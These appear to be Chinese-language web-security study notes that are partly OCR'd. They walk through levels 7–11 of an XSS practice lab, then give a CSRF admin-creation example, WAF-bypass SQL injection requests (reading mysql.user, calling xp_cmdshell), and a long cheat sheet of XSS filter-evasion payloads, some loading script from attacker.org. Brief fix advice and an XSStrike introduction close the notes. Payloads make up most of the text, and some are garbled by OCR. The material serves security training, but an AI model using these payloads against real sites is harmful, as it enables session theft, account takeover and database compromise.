
欢迎来到level7

没有找到和"><a hhrefref="javascriptscript:alert(1)">相关的结果.

"> 搜索

第八关

大小写，双写均不行，替换为unicode编码




```
</center>
▼<center>
  <br>
  <a href="javascript:alert(1)">友情链接</a>
</center>
▶<center>…</center>
<h3 align="center">payload的长度:106</h3>
</body>
```

第九关

这一关不看代码几乎很难完成，代码会检测是否存在http://

```php
<?php
if(false===strpos($str7,'http://'))
{
  echo '<center><BR><a href="您的链接不合法？有没有！">友情链接</a></center>';
    }
else
{
  echo '<center><BR><a href="'.$str7.'">友情链接</a></center>';
}
```

```
</center>
<center>
  <br>
  <a href="javascript:alert(1)//http://">友情链接</a>
</center>
<center>…</center>
<h3 align="center">payload的长度:115</h3>
</body>
```

用前面那一关的编码会发现他提示连接不合法，我们在后面加入//http://后再去编码，就能通过了。

第十关

这一关啥也没有我们就直接看源代码

```php
<?php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str11 = $_GET["t_sort"];
$str22=str_replace(">","",$str11);
$str33=str_replace("<","",$str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form id=search>
<input name="t_link"  value="'.'" type="hidden">
<input name="t_history"  value="'.'" type="hidden">
<input name="t_sort"  value="'.$str33.'" type="hidden">
</form>
</center>';
```

这里有3个隐藏的表单

在源码中有一个隐藏的表单。

其中含有`t_link` `t_history` `t_sort`这样三个隐藏的`<input>`标签

先测试一下


```
<h1 align=center>欢迎来到level10</h1>
<h2 align=center>没有找到和&lt;script&gt;alert(1)&lt;/script&gt;相关的结果.</h2><center>
<form id=search>
<input name="t_link"  value="" type="hidden">
<input name="t_history"  value="" type="hidden">
<input name="t_sort"  value="" type="hidden">
</form>
```

这里有三个`<input>`标签的话，也就意味着是三个参数

看看哪一个标签能够被突破

构造语句：

?keyword=&t_link=" type="text"&t_history=" type="text"&t_sort=" type="text"

从页面响应来看，有一个`<input>`标签的状态可以被改变。这个标签就是名为`t_sort`的`<input>`标签，之前都是隐藏状态，但是通过构造参数响应发现只有它里面的值被改变了。

因此可以从该标签进行突破，尝试能不能注入恶意代码进行弹窗。

构造如下代码：

?keyword=&t_sort=" type="text" onclick="alert('xss')

1：说明是接收`t_sort`参数值的。

2：会删除`t_sort`参数值中的`<`和`>`。

从这里来看的话这一关就只能是将js代码插入到`<input>`标签的属性值中来执行而不能通过闭合`<input>`标签引入新的标签来触发xss了。


第十一关

这一关和上一关差不多直接看源代码，可以看到如同第十关一样有隐藏的表单不同的是多了一个名为`t_ref`的`<input>`标签。

尝试用上一关的方法看看能不能从这几个标签进行突破注入代码。

构造代码然后构建语句

?keyword=good job!&t_link="type="text&t_history="type="text&t_sort="type="text&t_ref="type="text



页面没有反应

看看网页源码


原来t_sort仍然是接受参数值的，但是里面的双引号被编码了

这样浏览器只能正常显示字符但是却无法起到闭合的作用了。

```php
ini_set("display_errors", 0);
$str = $_GET["keyword"];
$str00 = $_GET["t_sort"];
$str11=$_SERVER['HTTP_REFERER'];
$str22=str_replace(">","",$str11);
$str33=str_replace("<","",$str22);
echo "<h2 align=center>没有找到和".htmlspecialchars($str)."相关的结果.</h2>".'<center>
<form id=search>
<input name="t_link"  value="'.'" type="hidden">
<input name="t_history"  value="'.'" type="hidden">
<input name="t_sort"  value="'.htmlspecialchars($str00).'" type="hidden">
<input name="t_ref"  value="'.$str33.'" type="hidden">
</form>
</center>';
```

这几个属性其中$_SERVER['HTTP_REFERER']这个是检测来源的一个语句，value是接收的.$str11的值

这时我们就抓一下数据包在数据包里面加一个属性叫referer



然后这里的value就有值了这个时候我们就写一个语句进去

referer: " type="text" onclick="alert('1')"

这样发送出去这时我们就过关了

xiaodi8后台添加管理员的数据包:
www.xiaodi8.com/adduser.php?username=xd&password=123456

此如某鸟人在自己博客：www.woaixiaodi.com
首页文件加入代码：<script src="http://www.xiaodi8.com/adduser.php?username=xd&password=123456"></script>（访问这个url地址）

小迪在某天吃西瓜的时候看到这个鸟人的博客并打开了访问，如果此刻小迪刚登录是登录状态的情况下，会发生什么事情？自动添加了一个管理员，这个页面针对小迪来说是鸟人博客地址，并非小迪的域名

检测来源 同源策略 - 是否同一域名

Day 28.xss跨站之waf绕过及安全修复

常规WAF绕过思路

WAF分类

0x01 云waf

在配置云waf时（通常是CDN包含的waf），DNS需要解析到CDN的ip上去，在请求uri时，数据包就会先经过云waf进行检测，如果通过再将数据包流给主机。

0x02 主机防护软件

在主机上预先安装了这种防护软件，可用于扫描和保护主机（废话），和监听web端口的流量是否有恶意的，所以这种从功能上讲较为全面。这里再插一嘴，mod_security、ngx-lua-waf这类开源waf虽然看起来不错，但是有个弱点就是升级的成本会高一些。

0x03 硬件ips/ids防护、硬件waf

使用专门硬件防护设备的方式，当向主机请求时，会先将流量经过此设备进行流量清洗和拦截，如果通过再将数据包流给主机。

02

WAF身份认证阶段的绕过

WAF有一个白名单，在白名单内的客户请求将不做检测

0x01 伪造搜索引擎

早些版本的安全狗是有这个漏洞的，就是把User-Agent修改为搜索引擎，便可以绕过，进行sql注入等攻击，这里推荐一个谷歌插件，可以修改User-Agent，叫User-Agent Switcher

0x02 伪造白名单特殊目录

360webscan脚本存在这个问题，就是判断是否为admin dede install等目录，如果是则不做拦截,比如

GET /pen/news.php?id=1 union select user,password from mysql.user

可以改为

GET /pen/news.php/admin?id=1 union select user,password from mysql.user

或者

GET /pen/admin/..\news.php?id=1 union select user,password from mysql.user

0x03 直接攻击源站

这个方法可以用于安全宝、加速乐等云WAF，云WAF的原理通过DNS解析到云WAF，访问网站的流量要经过指定的DNS服务器解析，然后进入WAF节点进行过滤，最后访问原始服务器，如果我们能通过一些手段（比如c段、社工）找到原始的服务器地址，便可以绕过。

03

WAF数据包解析阶段的绕过

0x01 编码绕过

最常见的方法之一，可以进行urlencode。

0x02 修改请求方式绕过

大家都知道cookie中转注入，最典型的修改请求方式绕过，很多的asp，aspx网站都存在这个问题，有时候WAF对GET进行了过滤，但是Cookie甚至POST参数却没有检测。还有就是参数污染，典型例子就是multipart请求绕过，在POST请求中添加一个上传文件，绕过了绝大多数WAF。

0x03 复参数绕过

例如一个请求是这样的

GET /pen/news.PHP?id=1 union select user,password from MySQL.user

可以修改为

GET /pen/news.php?id=1&id=union&id=select&id=user,password&id=from%20mysql.user

很多WAF都可以这样绕。

04

WAF触发规则的绕过

WAF在这里主要是针对一些特殊的关键词或者用法进行检测。绕过方法很多，也是最有效的。

0x01 特殊字符替换空格

用一些特殊字符代替空格，比如在mysql中%0a是换行，可以代替空格，这个方法也可以部分绕过最新版本的安全狗，在sqlserver中可以用/**/代替空格

0x02 特殊字符拼接

把特殊字符拼接起来绕过WAF的检测，比如在Mysql中，可以利用注释/**/来绕过，在mssql中，函数里面可以用+来拼接,例如

GET /pen/news.php?id=1;exec(master..xp_cmdshell 'net user')

可以改为

GET /pen/news.php?id=1; exec('maste'+'r..xp'+'_cmdshell'+'"net user"')

0x03 注释包含关键字

在mysql中，可以利用/!/包含关键词进行绕过，在mysql中这个不是注释，而是取消注释的内容。

例如,GET /pen/news.php?id=1 union select user,password from mysql.user

可以改为

GET /pen/news.php?id=1 /*!union*/ /*!select*/ user,password /*!from*/ mysql.user

05

XSS绕过WAF方法总结

1、script标签

绕过进行一次移除操作：
<scr<script>ipt>alert("XSS")</scr<script>ipt>
Script 标签可以用于定义一个行内的脚本或者从其他地方加载脚本：
<script>alert("XSS")</script>
<script src=" http://attacker.org/malicious.js"></script>

1.2 JavaScript 事件

我们可以像如下这样在元素中定义 JavaScript 事件：

这个 JavaScript 代码当有人点击它后就会被执行，同时还有其他事件如页面加载或移动鼠标都可以触发这些事件。绝大部分的时间都被过滤器所移除了，但是依旧还有少量事件没有被过滤，例如，onmouseenter 事件：<divonmouseenter="alert('xss')">当用户鼠标移动到 div 上时就会触发我们的代码。
另一个绕过的办法就是在属性和= 之间插入一个空格：

1.3 行内样式(Inlinestyle)

我们同样可以在行内样式里利用 IE 浏览器支持的动态特性：//IE5之后才支持
 //experssion后执行的语句相当于javascript后执行的语句
过滤器会检查关键字 style，随后跟随的不能是 <，在随后是 expression：
/style=[^<]*((expression\s*?[<]*?)|(behavior\s*:))[^<]*(?=\>)/Uis
所以，让我们需要把 < 放到其他地方：
<div style="color: '<'; color: expression(alert('XSS'))">

1.4 CSS import

IE 浏览器支持在 CSS 中扩展 JavaScript，这种技术称为动态特性(dynamic properties)。允许攻击者加载一个外部 CSS 样式表是相当危险的，因为攻击者现在可以在原始页面中执行 JavaScript 代码了。
<style>
@import url(" http://attacker.org/malicious.css");
</style>
malicious.css：
body {
    color: expression(alert('XSS'));
}
为了绕过对 @import 的过滤，可以在 CSS 中使用反斜杠进行绕过：
<style>
@imp\ort url(" http://attacker.org/malicious.css");
</style>
IE 浏览器会接受反斜杠，但是我们绕过了过滤器。

1.5 Javascript URL

```
链接标签里可以通过在 URL 中使用 javascript:… 来执行 JavaScript：
<a href="javascript:alert('test')">link</a>
上面的过滤会从代码中移除 javascript:，所以我们不能直接这么写代码。但我们可以尝试改变 javascript:的写法，使它依旧可以被浏览器执行但又不匹配正则表达式。首先来尝试下 URL 编码：
<a href=" Java&#115;cript:alert('xss')">link</a>
上面这段代码不匹配正则表达式，但是浏览器依旧会执行它，因为浏览器会首先进行 URL 解码操作。
另外，我们还可以使用 VBScript， 虽然它在 IE11 中被禁用了，但依旧可以运行在旧版本的 IE 或者启用兼容模式的 IE11 上。我们可以使用类似上面 JavaScript 的方式来插入 VBScript 代码：
<a href='vbscript:MsgBox("XSS")'>link</a>
'-confirm`1`-'
'-confirm(1)-'
```

1.6 利用字符编码

```
%c1;alert(/xss/);//
```

1.7 绕过长度限制

```
"onclick=alert(1)//
"><!--
--><script>alert(xss);<script>
```

1.8 使用标签

```
<script>alert(navigator.userAgent)<script>
<script>alert(88199)</script>
<script>confirm(88199)</script>
<script>prompt(88199)</script>
<script>\u0061\u006C\u0065\u0072\u0074(88199)</script>
<script>+alert(88199)</script>
<script>alert(/88199/)</script>
<script src=data:text/javascript,alert(88199)></script>
<scriptsrc=&#100&#97&#116&#97:text/javascript,alert(88199)></script>
<script>alert(String.fromCharCode(49,49))</script>
<script>alert(/88199/.source)</script>
<script>setTimeout(alert(88199),0)</script>
<script>document['write'](88199);</script>

<anytag onmouseover=alert(15)>M
<anytag onclick=alert(16)>M
<a onmouseover=alert(17)>M
<a onclick=alert(18)>M
<a href=javascript:alert(19)>M
<button/onclick=alert(20)>M
<form><button
formaction=javascript&colon;alert(21)>M
<form/action=javascript:alert(22)><input/type=submit>
<form onsubmit=alert(23)><button>M
<form onsubmit=alert(23)><button>M
<img src=x onerror=alert(24)> 29
<body/onload=alert(25)>

<body
```

```
onscroll=alert(26)><br><br><br><br><br><br><br>
<br><br><br><br><br><br><br><br><br><br><br><br>
<br><br><br><br><br><br><br><br><br><br><br><br>
<br><br><br><br><br><br><br><br><br><br><br><br>
<input autofocus>

<iframe src=" http://0x.lv/xss.swf"></iframe>
<iframe/onload=alert(document.domain)></iframe>
<IFRAME SRC="javascript:alert(29);"></IFRAME>
<meta http-equiv="refresh" content="0;
url=data:text/html,%3C%73%63%72%69%70%74%3E%61%6C%65%72%74%2830%29%3C%2%73%63%72
%69%70%74%3E">^_^
<object
data=data:text/html;base64,PHNjcmlwdD5hbGVydChkb2N1bWVudC5kb21haW4pPC9zY3JpcHQ+>
</object>
<object data="javascript:alert(document.domain)">


<marquee onstart=alert(30)></marquee>
<isindex type=image src=1 onerror=alert(31)>
<isindex action=javascript:alert(32) type=image>
<input onfocus=alert(33) autofocus>
<input onblur=alert(34) autofocus><input autofocus>
```

2.2.1 如果大小写不行的话，被过滤

尝试<script>alert(1)</script>;

2.2.2使用标签

测试
<a href=“ http://www.google.com">Clickme
<a被过滤?
href被过滤?
其他内容被过滤?
如果没有过滤尝试使用
Clickme
尝试使用错误的事件查看过滤
<a href=" rhainfosec.com"onclimbatree=alert(1)>ClickHere
HTML5拥有150个事件处理函数，可以多尝试其他函数
<body/onhashchange=alert(1)>clickit

2.3 测试其他标签

```
src属性
<img src=x      onerror=prompt(1);>
<img/src=aaa.jpg      onerror=prompt(1);
<video src=x      onerror=prompt(1);>
<audio src=x      onerror=prompt(1);>
iframe
<iframesrc="javascript:alert(2)">
<iframe/src="data:text&sol;html;&Tab;base64&NewLine;,PGJvZHkgb25sb2FkPWFsZXJ0KDE
pPg==">
Embed
<embed/src=//goo.gl/nlXOP>
Action
```

```
<form action="Javascript:alert(1)"><input type=submit>
<isindex action="javascript:alert(1)" type=image>
<isindexaction=j&Tab;a&Tab;vas&Tab;c&Tab;r&Tab;ipt:alert(1)type=image>
<isindex action=data:text/html, type=image>
```
mario验证
```
<span class="pln">    </span><spanclass="tag">&lt;formaction</span>
<spanclass="pun">=</span>
<spanclass="atv">&amp;#039;data:text&amp;sol;html,&amp;lt;script&amp;gt;alert(1)
&amp;lt/script&amp;gt&amp;#039;</span><spanclass="tag">&gt;&lt;button&gt;</span>
<spanclass="pln">CLICK</span>
```
“formaction”属性
```
<isindexformaction="javascript:alert(1)"     type=image>
<input type="image" formaction=JaVaScript:alert(0)>
 <form><buttonformaction=javascript&colon;alert(1)>CLICKME
```
“background”属性
```
<table background=javascript:alert(1)></table> // Works on Opera10.5      and
IE6
```
“posters” 属性
```
<video poster=javascript:alert(1)//></video> // Works Upto Opera10.5
```
“data”属性
```
<object
data="data:text/html;base64,PHNjcmlwdD5hbGVydCgiSGVsbG8iKTs8L3NjcmlwdD4=">
<object/data=//goo.gl/nlXOP?
```
“code”属性
```
<applet code="javascript:confirm(document.cookie);"> // FirefoxOnly
<embed  code=" http://businessinfo.co.uk/labs/xss/xss.swf"
allowscriptaccess=always>
```
事件处理
```
<svg/onload=prompt(1);>
<marquee/onstart=confirm(2)>/
<body onload=prompt(1);>
<select autofocus onfocus=alert(1)>
<textarea autofocus onfocus=alert(1)>
<keygen autofocus onfocus=alert(1)>
<video><source onerror="javascript:alert(1)">
```
短payload
```
<q/oncut=open()>
<q/oncut=alert(1)> //     Useful in-case of payloadrestrictions.
```
嵌套欺骗
```
<marquee<marquee/onstart=confirm(2)>/onstart=confirm(1)>
<body  language=vbsonload=alert-1 // Works with IE8
<commandonmouseover="\x6A\x61\x76\x61\x53\x43\x52\x49\x50\x54\x26\x63\x6F\x6C\x6
F\x6E\x3B\x63\x6F\x6E\x66\x6
9\x72\x6D\x26\x6C\x70\x61\x72\x3B\x31\x26\x72\x70\x61\x72\x3B">Save</command>
// Works with IE8
```
圆括号被过滤
```
<a onmouseover="javascript:window.onerror=alert;throw 1">
<img src=x onerror="javascript:window.onerror=alert;throw 1">
<body/onload=javascript:window.onerror=eval;throw&#039;=alert\x281\x29&#039;;
```
Expression 属性
```
<img style="xss:expression(alert(0))"> // Works upto IE7.
<div style="color:rgb(&#039;&#039;x:expression(alert(1))"></div>     // Works
upto IE7.
<style>#test{x:expression(alert(/XSS/))}</style>     // Works upto IE7
```
“location”属性
```
<a onmouseover=location=’javascript:alert(1)>click
<body onfocus="location=&#039;javascrpt:alert(1) >123
```
其他Payload

```
<meta http-equiv="refresh"     content="0;url=//goo.gl/nlXOP">
<meta http-equiv="refresh"     content="0;javascript&colon;alert(1)"/>
<svg xmlns=" http://www.w3.org/2000/svg"><g
onload="javascript:\u0061lert(1);"></g></svg> //     By @secalert
<svg xmlns:xlink=" r=100 /><animateattributeName="xlink:href"
values=";javascript:alert(1)" begin="0s"     dur="0.1s" fill="freeze"/> // By
Mario
<svg><![CDATA[><imagexlink:href="]]><img/src=xx:xonerror=alert(2)//"</svg>     //
By @secalert
<meta content="&NewLine; 1 &NewLine;;JAVASCRIPT&colon;alert(1)" http-
equiv="refresh"/>
<math><a xlink:href="//jsfiddle .NET/t846h/">click // ByAshar Javed
（）；：被过滤
<svg><script>alert&#40/1/&#41</script>     // Works With All Browsers
( is html encoded to &#40
 ) is html encoded to &#41
Opera的变量
<svg><script>alert&#40      1&#41 // Workswith Opera Only
实体解码
&lt;/script&gt;&lt;script&gt;alert(1)&lt;/script&gt;
<a href="j&#x26;#x26#x41;vascript:alert%252831337%2529">Hello</a>
编码
JavaScript是很灵活的语言，可以使用十六进制、Unicode、HTML等进行编码，以下属性可以被编码
（支持HTML, Octal, Decimal,Hexadecimal, and Unicode）
href=
action=
formaction=
location=
on*=
name=
background=
poster=
src=
code=
data= //只支持base64
```

2.4 基于上下文的过滤

WAF最大的问题是不能理解内容，使用黑名单可以阻挡独立的js脚本，但仍不能对xss提供足够的保护，如果一个反射型的XSS是下面这种形式

2.4.1 输入反射属性

```
<inputvalue="XSStest" type=text>
我们可以使用 “><imgsrc=x  onerror=prompt(0);>触发，但是如果<>被过滤，我们仍然可以使用“
autofocusonfocus=alert(1)//触发，基本是使用“ 关闭value属性，再加入我们的执行脚本
" onmouseover="prompt(0) x="
" onfocusin=alert(1)     autofocus x="
" onfocusout=alert(1)     autofocus x="
" onblur=alert(1) autofocus     a="
输入反射在<script>标签内
类似这种情况：
<script>
Var
x=”Input”;
</script>
```

通常，我们使用“></script>,闭合前面的</script>标签，然而在这种情况，我们也可以直接输入执行脚本
alert(), prompt()
confirm() ，例如：
“;alert(1)//
2.4.3 超文本内容
代码中的情况如下
<a
href=”Userinput”>Click
可以使用javascript:alert(1)//直接执行<a
href=”javascript:alert(1)//”>Click

2.4.4 变形

主要包含大小写和JavaScript变形
javascript:alert(1)
javaSCRIPT:alert(1)
JaVaScRipT:alert(1)
javas	cript:\u0061lert(1);
javascript:\u0061lert(1&#x29
avascript:alert(document.cookie) // AsharJaved
IE10以下和URI中可以使用VBScript
vbscript:alert(1);
vbscript:alert(1);
vbscr	ipt:alert(1)"
Data URl
data:text/html;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==
2.4.5JSON内容
反射输入
encodeURIComponent('userinput')
可以使用
-alert(1)-
-prompt(1)-
-confirm(1)-
结果
encodeURIComponent(''-alert(1)-'')
encodeURIComponent(''-prompt(1)-'')

2.4.6 输入反射在svg标签内

源码如下：
<svg><script>varmyvar=”YourInput”;</script></svg>
可以输入
www.site.com/test. PHP?var=text”;alert(1)//
如果系统编码了”字符
<svg><script>varmyvar="text";alert(1)//";</script></svg>
原因是引入了附加的（XML）到HTML内容里，可以使用2次编码处理
浏览器BUG

2.4.7 字符集BUG

字符集BUG在IE中很普遍，最早的bug是UTF-7。如果能控制字符集编码，我们可以绕过99% 的WAF过滤。
示例
http://xsst.sinaapp.com/utf-32-1.php?charset=utf-8&v=XSS
可以控制编码，提交
http://xsst.sinaapp.com/utf-32-1.php?charset=utf-8&v="><img
src=x onerror=prompt(0);>
可以修改为UTF-32编码形式
???script?alert(1)?/script?
http://xsst.sinaapp.com/utf-32-1.php?charset=utf-
32&v=%E2%88%80%E3%B8%80%E3%B0%80script%E3%B8%80alert(1)%E3%B0%80/script%E3%B8%80

2.4.8 空字节

最长用来绕过mod_security防火墙，形式如下：
<scri%00pt>alert(1);</scri%00pt>
<scri\x00pt>alert(1);</scri%00pt>
<s%00c%00r%00%00ip%00t>confirm(0);</s%00c%00r%00%00ip%00t>
空字节只适用于PHP 5.3.8以上的版本

2.4.9 语法BUG

RFC声明中节点名称不能是空格，以下的形式在javascript中不能运行
<script>alert(1);</script>
<%0ascript>alert(1);</script>
<%0bscript>alert(1);</script>
<%, <//, <!,<?可以被解析成<，所以可以使用以下的payload
<// style=x:expression\28write(1)\29> // Works upto IE7 参考
http://html5sec.org/#71
<!--[if]><script>alert(1)</script --> // Worksupto IE9 参考
http://html5sec.org/#115
<?xml-stylesheet type="text/css"?><root style="x:expression(write(1))"/>
// Works in IE7 参考 http://html5sec.org/#77
<%div%20style=xss:expression(prompt(1))> // Works Upto IE7

2.4.10Unicode分隔符

[on\w+\s*]这个规则过滤了所有on事件，为了验证每个浏览器中有效的分隔符，可以使用fuzzing方法测试0x00到0xff，结果如下：
IExplorer= [0x09,0x0B,0x0C,0x20,0x3B]
Chrome = [0x09,0x20,0x28,0x2C,0x3B]
Safari = [0x2C,0x3B]
FireFox= [0x09,0x20,0x28,0x2C,0x3B]
Opera = [0x09,0x20,0x2C,0x3B]
Android = [0x09,0x20,0x28,0x2C,0x3B]
x0b在Mod_security中已经被过滤，绕过的方法：
<a/onmouseover[\x0b]=location='\x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74\x3A
\x61\x6C\x65\x72\x74\x28\x30\x29\x3B'>rhainfosec

2.4.11缺少X-frame选项

通常会认为X-frame是用来防护点击劫持的配置，其实也可以防护使用iframe引用的xss漏洞
Docmodes
IE引入了doc-mode很长时间，提供给老版本浏览器的后端兼容性，有风险，攻击情景是黑客可以引用你站点的框架，他可以引入doc-mode执行css表达式
expression(open(alert(1)))
以下POC可以插入到IE7中

```
<html>
    <body>
    <meta http-equiv="X-UA-Compatible"content="IE=EmulateIE7" />
    <iframesrc=" https://targetwebsite.com">
    </body>
    </html>
```

2.4.12Window.name欺骗

情景：我们用iframe加载一个页面，我们可以控制窗口的名称，这里也可以执行javascript代码
POC

```
<iframesrc=&#039; http://www.target.com?foo="xss autofocus/AAAAA
onfocus=location=window.name//&#039;
name="javascript:alert("XSS")"></iframe>
```

DOM型XSS
服务器不支持过滤DOM型的XSS，因为DOM型XSS总是在客户端执行，看一个例子：

```
<script>
    vari=location.hash;
    document.write(i);
    </script>
```

在一些情况下，反射型XSS可以转换成DOM型XSS：

```
http:// www.target.com/xss.php?foo=<svg/
onload=location=/java/.source+/script/.source+location.hash[1]+/al/.source+/ert/
.source+location.hash[2]+/docu/.source+/ment.domain/.source+location.hash[3]//#:
()
```

上面的POC只在[.+都被允许的情况下适用，可以使用location.hash注入任何不允许的编码

```
Location.hash[1] = :  // Defined at the first position after    the hash.
Location.hash[2]= (  // Defined at the second position after    the has
Location.hash[3] = ) // Defined     at third position after the hash.
```

如果有客户端过滤可能不适用

2.4.13ModSecurity绕过

```
<scri%00pt>confirm(0);</scri%00pt>
<a/onmouseover[\x0b]=location=&#039;\x6A\x61\x76\x61\x73\x63\x72\x69\x70\x74\x3A
\x61\x6C\x65\x72\x74\x28\x30\x29\x3B&#039;>rhainfosec
```

参考 http://blog.spiderlabs.com/2013/09/modsecurity-xss-evasion-challenge-results.html

2.4.14WEB KNIGHT绕过

```
<isindexaction=j&Tab;a&Tab;vas&Tab;c&Tab;r&Tab;ipt:alert(1)type=image>
<marquee/onstart=confirm(2)>
F5 BIG IP ASM and Palo ALTO绕过
<table background="javascript:alert(1)"></table> //IE6或者低版本Opera
    “/><marquee onfinish=confirm(123)>a</marquee>
Dot Defender绕过
<svg/onload=prompt(1);>
<isindex action="javas&tab;cript:alert(1)" type=image>
<marquee/onstart=confirm(2)>
```

安全修复方案

开启httponly，输入过滤，输出过滤等

php：http://www.zuimoge.com/212.html

JAVA:http://www.cnblongs.com/baixiansheng/p/9001522.html

自动化xss绕过waf测试演示

XSStrike

XSStrike 是一款用于探测并利用XSS漏洞的脚本

XSStrike目前所提供的产品特性：

> 对参数进行模糊测试之后构建合适的payload
>
> 使用payload对参数进行穷举匹配
>
> 内置爬虫功能
>
> 检测并尝试绕过WAF
>
> 同时支持GET及POST方式
>
> 大多数payload都是由作者精心构造
>
> 误报率极低

下载安装

下载地址：https://github.com/s0md3v/XSStrike

最新版支持python3

windows、linux系统都可以运行

完成下载之后，进入XSStrike目录：

```
cd XSStrike
```

